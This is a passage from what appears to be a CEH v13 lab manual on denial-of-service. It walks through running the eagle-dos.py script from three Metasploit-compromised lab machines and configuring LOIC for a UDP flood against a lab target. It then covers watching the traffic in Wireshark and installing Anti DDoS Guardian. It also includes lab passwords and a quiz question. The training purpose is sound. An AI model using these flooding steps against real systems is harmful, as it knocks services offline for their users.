
Upload DDoS script on all the shell terminals





1. Run the DDoS file using command **python eagle-dos.py** on windows shell terminal. It will ask for Target's IP, type **10.10.1.9** and hit enter.

Make sure you run script on all 3 shell terminals.







1. Click on [Ubuntu](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1) to switch to **Ubuntu** machine. Now, let us verify if the DDOS using Wireshark where we should be able to see packets from **10.10.1.11, 10.10.1.19 and 10.10.1.22** which are our botnets. Open terminal and run command **sudo wireshark**, enter **toor** as password and double click on **eth0** to start capturing.

1. Wait for **5-6 minutes**, then click on **Show Applications** and search for and launch **System Monitor**. In the **System Monitor** window, observe the memory usage. In this case, it is 98.7%, which slows down Ubuntu machine and also makes it unresponsive.





1. Restart the **Ubuntu** machine and stop DDoS attack on the **Parrot Security** machine.

**Question 10.1.2.1**

Use Parrot Security machine to compromise Windows 11, Windows Server 2022 and Windows Server 2019 machines using Metasploit and run eagle-dos.py script from the compromised systems to launch DoS attack on Ubuntu machine (10.10.1.9) and detect the DoS traffic using Wireshark on the victim machine. Identify the Interface that is selected on the Ubuntu machine to capture the network traffic.

Lab 2: Detect and Protect Against DoS and DDoS Attacks

**Lab Scenario**

DoS/DDoS attacks are one of the foremost security threats on the Internet; thus, there is a greater necessity for solutions to mitigate these attacks. Early detection techniques help to prevent DoS and DDoS attacks. Detecting such attacks is a tricky job. A DoS and DDoS attack traffic detector needs to distinguish between genuine and bogus data packets, which is not always possible; the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS or DDoS attack. One problem in filtering bogus from legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS or DDoS attack. All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

As a professional ethical hacker or pen tester, you must use various DoS and DDoS attack detection techniques to prevent the systems in the network from being damaged.

This lab provides hands-on experience in detecting DoS and DDoS attacks using various detection techniques.

**Lab Objectives**

* Detect and protect against DDoS attacks using Anti DDoS Guardian

**Overview of DoS and DDoS Attack Detection**

Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from the legitimate packet traffic.

The following are the three types of detection techniques:

* **Activity Profiling**: Profiles based on the average packet rate for a network flow, which consists of consecutive packets with similar packet header information
* **Sequential Change-point Detection**: Filters network traffic by IP addresses, targeted port numbers, and communication protocols used, and stores the traffic flow data in a graph that shows the traffic flow rate over time
* **Wavelet-based Signal Analysis**: Analyzes network traffic in terms of spectral components

Task 1: Detect and Protect Against DDoS Attacks using Anti DDoS Guardian

Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache serves, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time. It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

Here, we will detect and protect against a DDoS attack using Anti DDoS Guardian.


In this task, we will use the **Windows Server 2019** and **Windows Server 2022** machines to perform a DDoS attack on the target system, **Windows 11**.

1. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv13** **Module 10 Denial-of-Service\DoS and DDoS Protection Tools\Anti DDoS Guardian** and double-click **Anti\_DDoS\_Guardian\_setup.exe.**


If a **User Account Control** pop-up appears, click **Yes**.

If an **Open File - Security Warning** pop-up appears, click **Run**.


1. The **Setup - Anti DDoS Guardian** window appears; click **Next**. Follow the wizard-driven installation steps to install the application.
2. In the **Stop Windows Remote Desktop Brute Force** wizard, uncheck the **install Stop RDP Brute Force** option, and click **Next**.



1. The **Select Additional Tasks** wizard appears; check the **Create a desktop shortcut** option, and click **Next**.
2. The **Ready to Install** wizard appears; click **Install**.
3. The **Completing the Anti DDoS Guardian Setup Wizard** window appears; ensure that **Launch Anti DDoS Guardian** option is selected and click **Finish**.




1. The **Anti-DDoS Wizard** window appears; click **Continue** in all the wizard steps, leaving all the default settings. In the last window, click **Finish**.
2. The **Anti DDoS Guardian** window appears, displaying information about incoming and outgoing traffic, as shown in the screenshot.



1. Now, click [Windows Server 2019](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1) to switch to the **Windows Server 2019**. Login using **Administrator/P@ssw0rd**.
2. Navigate to **Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)** and double-click **LOIC.exe**.

If an **Open File - Security Warning** pop-up appears, click **Run**.


1. The **Low Orbit Ion Cannon** main window appears.
2. Perform the following settings:
   * Under the **Select your target** section, type the target IP address under the **IP** field (here, **10.10.1.11**), and then click the **Lock on** button to add the target devices.
   * Under the **Attack options** section, select **UDP** from the drop-down list in **Method**. Set the thread's value to **5** under the **Threads** field. Slide the power bar to the middle.




